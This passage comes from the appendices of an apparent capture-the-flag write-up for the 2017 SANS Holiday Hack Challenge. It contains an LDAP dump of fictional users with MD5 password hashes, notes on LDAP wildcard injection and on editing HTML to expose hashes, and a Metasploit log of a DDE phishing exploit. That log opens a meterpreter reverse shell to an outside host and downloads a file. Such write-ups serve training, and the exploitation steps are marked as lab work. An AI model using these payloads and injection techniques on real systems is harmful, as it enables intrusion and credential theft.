            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["prancer"],
            "l": ["North Pole"],
            "mail": ["prancer@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["prancer"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["prancer"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["cn=dancer,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["dancer"],
```

```
            "department": ["aviation"],
            "description": ["Dancer is a reindeer with a unique personality. He's completely extroverted.
When he's not helping Santa, he's having dance parties."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["dancer"],
            "l": ["North Pole"],
            "mail": ["dancer@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["dancer"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["dancer"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["cn=dasher,ou=reindeer,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["dasher"],
            "department": ["aviation"],
            "description": ["The fastest reindeer in Santa's herd. He's always ready to dash out the door.
For that reason, he excels at track and field during the off-season."],
            "facsimileTelephoneNumber": ["123-456-8894"],
            "gn": ["dasher"],
            "l": ["North Pole"],
            "mail": ["dasher@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["reindeer"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Stable Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/reindeer.PNG"],
            "sn": ["dasher"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7894"],
            "uid": ["dasher"],
            "userPassword": ["ff943fe99491b32ea387489106517af4"]
        }]
    ],
    [
        ["ou=elf,dc=northpolechristmastown,dc=com", {
            "objectClass": ["organizationalUnit"],
            "ou": ["elf"]
        }]
    ],
    [
        ["cn=tarpin,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["tarpin"],
            "department": ["workshop"],
            "description": ["Tarpin is the local jokester of the North Pole. He makes sure everything remains
light-hearted around the workshop."],
            "facsimileTelephoneNumber": ["123-456-8905"],
            "gn": ["tarpin"],
            "l": ["North Pole"],
            "mail": ["tarpin.mcjinglehauser@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
```

```
            "postOfficeBox": ["133"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543233"],
            "profilePath": ["/img/elves/elf7.PNG"],
            "sn": ["mcjinglehauser"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-4740"],
            "uid": ["tarpin.mcjinglehauser"],
            "userPassword": ["f259e9a289c4633fc1e3ab11b4368254"]
        }]
    ],
    [
        ["cn=holly,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["holly"],
            "department": ["workshop"],
            "description": ["Holly is the resident wood worker at the North pole. Any toys made from wood
touch her hands at some point."],
            "facsimileTelephoneNumber": ["123-456-8999"],
            "gn": ["holly"],
            "l": ["North Pole"],
            "mail": ["holly.evergreen@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["132"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543233"],
            "profilePath": ["/img/elves/elfgirl3.PNG"],
            "sn": ["evergreen"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-4741"],
            "uid": ["holly.evergreen"],
            "userPassword": ["031ef087617c17157bd8024f13bd9086"]
        }]
    ],
    [
        ["cn=mary,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["mary"],
            "department": ["workshop"],
            "description": ["Mary Sugarplum is the manager of the workshop. She makes sure everything is
organized and on schedule."],
            "facsimileTelephoneNumber": ["123-456-8998"],
            "gn": ["mary"],
            "l": ["North Pole"],
            "mail": ["mary.sugerplum@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["131"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543233"],
            "profilePath": ["/img/elves/elfgirl2.PNG"],
            "sn": ["sugarplum"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-4745"],
            "uid": ["mary.sugarplum"],
            "userPassword": ["b9c124f223cdc64ee2ae6abaeffbcbfe"]
        }]
    ],
    [
        ["cn=sparkle,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
```

```
            "cn": ["sparkle"],
            "department": ["workshop"],
            "description": ["Sparkle is a member of the workshop. She is responsible for decorating and
making everything feel festive."],
            "facsimileTelephoneNumber": ["123-456-8997"],
            "gn": ["sparkle"],
            "l": ["North Pole"],
            "mail": ["sparkle.redberry@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["130"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543233"],
            "profilePath": ["/img/elves/elfgirl.PNG"],
            "sn": ["redberry"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-4748"],
            "uid": ["sparkle.redberry"],
            "userPassword": ["82161cf4b4c1d94320200dfe46f0db4c"]
        }]
    ],
    [
        ["cn=wunorse,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["wunorse"],
            "department": ["kitchen"],
            "description": ["Wunorse works in the kitchen and known for his world-famous cookies."],
            "facsimileTelephoneNumber": ["123-456-8814"],
            "gn": ["wunorse"],
            "l": ["North Pole"],
            "mail": ["wunorse.openslae@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["129"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543233"],
            "profilePath": ["/img/elves/elf5.PNG"],
            "sn": ["openslae"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7812"],
            "uid": ["wunorse.openslae"],
            "userPassword": ["9fd69465699288ddd36a13b5b383e937"]
        }]
    ],
    [
        ["cn=minty,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["minty"],
            "department": ["workshop"],
            "description": ["Minty Candycane works in the workshop making delectable candy canes."],
            "facsimileTelephoneNumber": ["123-456-8892"],
            "gn": ["Minty"],
            "l": ["North Pole"],
            "mail": ["minty.candycane@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["128"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543222"],
            "profilePath": ["/img/elves/elf4.PNG"],
            "sn": ["candycane"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
```

```
            "telephoneNumber": ["123-456-7812"],
            "uid": ["minty.candycane"],
            "userPassword": ["bcf38b6e70b907d51d9fa4154954f992"]
        }]
    ],
    [
        ["cn=shimmy,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["shimmy"],
            "department": ["workshop"],
            "description": ["Shimmy Upatree is a master toy artisan. In his spare time he likes being
arboreal."],
            "facsimileTelephoneNumber": ["123-456-8811"],
            "gn": ["Shimmy"],
            "l": ["North Pole"],
            "mail": ["shimmy.upatree@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["127"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543221"],
            "profilePath": ["/img/elves/elf3.PNG"],
            "sn": ["upatree"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7892"],
            "uid": ["shimmy.upatree"],
            "userPassword": ["d0930efed8e75d7c8ed2e7d8e1d04e81"]
        }]
    ],
    [
        ["cn=pepper,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["pepper"],
            "department": ["Security"],
            "description": ["Pepper is the protector of Santa's magic world, and has worked his way up to
being Head of Elf Security."],
            "facsimileTelephoneNumber": ["123-456-8892"],
            "gn": ["Pepper"],
            "l": ["North Pole"],
            "mail": ["pepper.minstix@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["125"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/elf3.PNG"],
            "sn": ["Minstix"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7892"],
            "uid": ["pepper.minstix"],
            "userPassword": ["d0930efed8e75d7c8ed2e7d8e1d04e81"]
        }]
    ],
    [
        ["cn=bushy,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["bushy"],
            "department": ["Engineering"],
            "description": ["A skilled engineer and the inventor of Santa's magic toy-making machine."],
            "facsimileTelephoneNumber": ["123-456-8891"],
            "gn": ["Bushy"],
            "l": ["North Pole"],
            "mail": ["bushy.evergreen@northpolechristmastown.com"],
```

```
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["124"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/elf2.PNG"],
            "sn": ["Evergreen"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7891"],
            "uid": ["bushy.evergreen"],
            "userPassword": ["3d32700ab024645237e879d272ebc428"]
        }]
    ],
    [
        ["cn=alabaster,ou=elf,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["alabaster"],
            "department": ["Engineering"],
            "description": ["Developer of an elaborate computer system that updates each child's Naughty or
Nice rating five times a minute, AKl year around."],
            "facsimileTelephoneNumber": ["123-456-8890"],
            "gn": ["Alabaster"],
            "l": ["North Pole"],
            "mail": ["alabaster.snowball@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["elf"],
            "postOfficeBox": ["123"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/elf1.PNG"],
            "sn": ["Snowball"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7890"],
            "uid": ["alabaster.snowball"],
            "userPassword": ["17e22cc100b1806cdc3cf3b99a3480b5"]
        }]
    ],
    [
        ["ou=human,dc=northpolechristmastown,dc=com", {
            "objectClass": ["organizationalUnit"],
            "ou": ["human"]
        }]
    ],
    [
        ["cn=jessica,ou=human,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["jessica"],
            "department": ["administrators"],
            "description": ["Mrs. Claus is the wife of Santa Claus and is the primary administrator and care-
taker of the elves. As such, she is highly admired amongst the elf kind."],
            "facsimileTelephoneNumber": ["123-456-8893"],
            "gn": ["Jessica"],
            "l": ["North Pole"],
            "mail": ["jessica.claus@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["human"],
            "postOfficeBox": ["126"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/mrsclause.png"],
            "sn": ["Claus"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
```

```
            "telephoneNumber": ["123-456-7893"],
            "uid": ["jessica.claus"],
            "userPassword": ["16268da802de6a2efe9c672ca79a7071"]
        }]
    ],
    [
        ["cn=santa,ou=human,dc=northpolechristmastown,dc=com", {
            "c": ["US"],
            "cn": ["santa"],
            "department": ["administrators"],
            "description": ["A round, white-bearded, jolly old man in a red suit, who lives at the North
Pole, makes toys for children, and distributes gifts at Christmastime. AKA - The Boss!"],
            "facsimileTelephoneNumber": ["123-456-8893"],
            "gn": ["Santa"],
            "l": ["North Pole"],
            "mail": ["santa.claus@northpolechristmastown.com"],
            "objectClass": ["addressbookPerson"],
            "ou": ["human"],
            "postOfficeBox": ["126"],
            "postalAddress": ["Candy Street"],
            "postalCode": ["543210"],
            "profilePath": ["/img/elves/santa.png"],
            "sn": ["Claus"],
            "st": ["AK"],
            "street": ["Santa Claus Lane"],
            "telephoneNumber": ["123-456-7893"],
            "uid": ["santa.claus"],
            "userPassword": ["d8b4c05a35b0513f302a85c409b4aab3"]
        }]
    ]
]
```

Appendix G – LDAP Extraction II

After playing around with LDAP a little, putting in just an asterisk pulled back everything!




Figure 46 - LDAP




Figure 47 - LDAP

Figure 48 - LDAP

Appendix H – LDAP Extraction III

We could also inspect the element in a browser and edit the underlying HTML




Figure 49 - Inspect Element

Submitting the form would the display the encrypted password




Figure 50 - MD5

Appendix I – SSH on Windows

We've primarily used SSH on Linux throughout this but we've also used Putty on Windows. As an example, these were the settings we used for the EDB server




Figure 51 – Putty




Figure 52 - Putty again

Appendix J – Useful Links

- Snowball levels - https://imgur.com/a/k912e
- Stocking images - https://imgur.com/a/Js9gL
- Great Book Pages - https://imgur.com/a/pM9Yd
- Email extracts and pieces of code – https://bitbucket.org/sansholidayhack/hhc2017

Appendix K – Meterpreter

```
msf > use exploit/windows/dde_delivery
msf exploit(windows/dde_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/dde_delivery) > set lhost 34.239.129.138
lhost => 34.239.129.138
msf exploit(windows/dde_delivery) > set lport 6666
lport => 6666
msf exploit(windows/dde_delivery) > run
[*] Exploit running as background job 0.
msf exploit(windows/dde_delivery) >
[-] Handler failed to bind to 34.239.129.138:6666:-  -
[*] Started reverse TCP handler on 0.0.0.0:6666
[*] Using URL: http://0.0.0.0:8080/AZfLtZDV0HDY
[*] Local IP: http://172.31.77.93:8080/AZfLtZDV0HDY
[*] Server started.
[*] Place the following DDE in an MS document:
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe
"http://34.239.129.138:8080/AZfLtZDV0HDY"
sessions

Active sessions
===============

No active sessions.

msf exploit(windows/dde_delivery) >
[*] 35.185.57.190    dde_delivery - Delivering payload
[*] Sending stage (179779 bytes) to 35.185.57.190
[*] Meterpreter session 1 opened (172.31.77.93:6666 -> 35.185.57.190:49823) at 2017-12-22 22:35:52 +0000
sessions

Active sessions
===============

  Id  Name  Type                     Information                                          Connection
  --  ----  ----                     -----------                                          ----------
  1         meterpreter x86/windows  HHC17-SMB-SERVE\alabaster_snowball @ HHC17-SMB-SERVE  172.31.77.93:6666
-> 35.185.57.190:49823 (10.142.0.8)

msf exploit(windows/dde_delivery) > sessions -i 1
[*] Starting interaction with 1...


meterpreter > cd c:\
meterpreter > download GreatBookPage7.pdf
[*] Downloading: GreatBookPage7.pdf -> GreatBookPage7.pdf
[*] Downloaded 1.00 MiB of 1.00 MiB (99.53%): GreatBookPage7.pdf -> GreatBookPage7.pdf
[*] Downloaded 1.00 MiB of 1.00 MiB (100.0%): GreatBookPage7.pdf -> GreatBookPage7.pdf
[*] download   : GreatBookPage7.pdf -> GreatBookPage7.pdf
```

Appendix L

Accompanying this technical piece, we also completed a magazine. Screenshots of which can be found below. The final PDF was also sent with the same email that this document came with.




Figure 53 - The Hack. Tabloid and Glossy magazine version

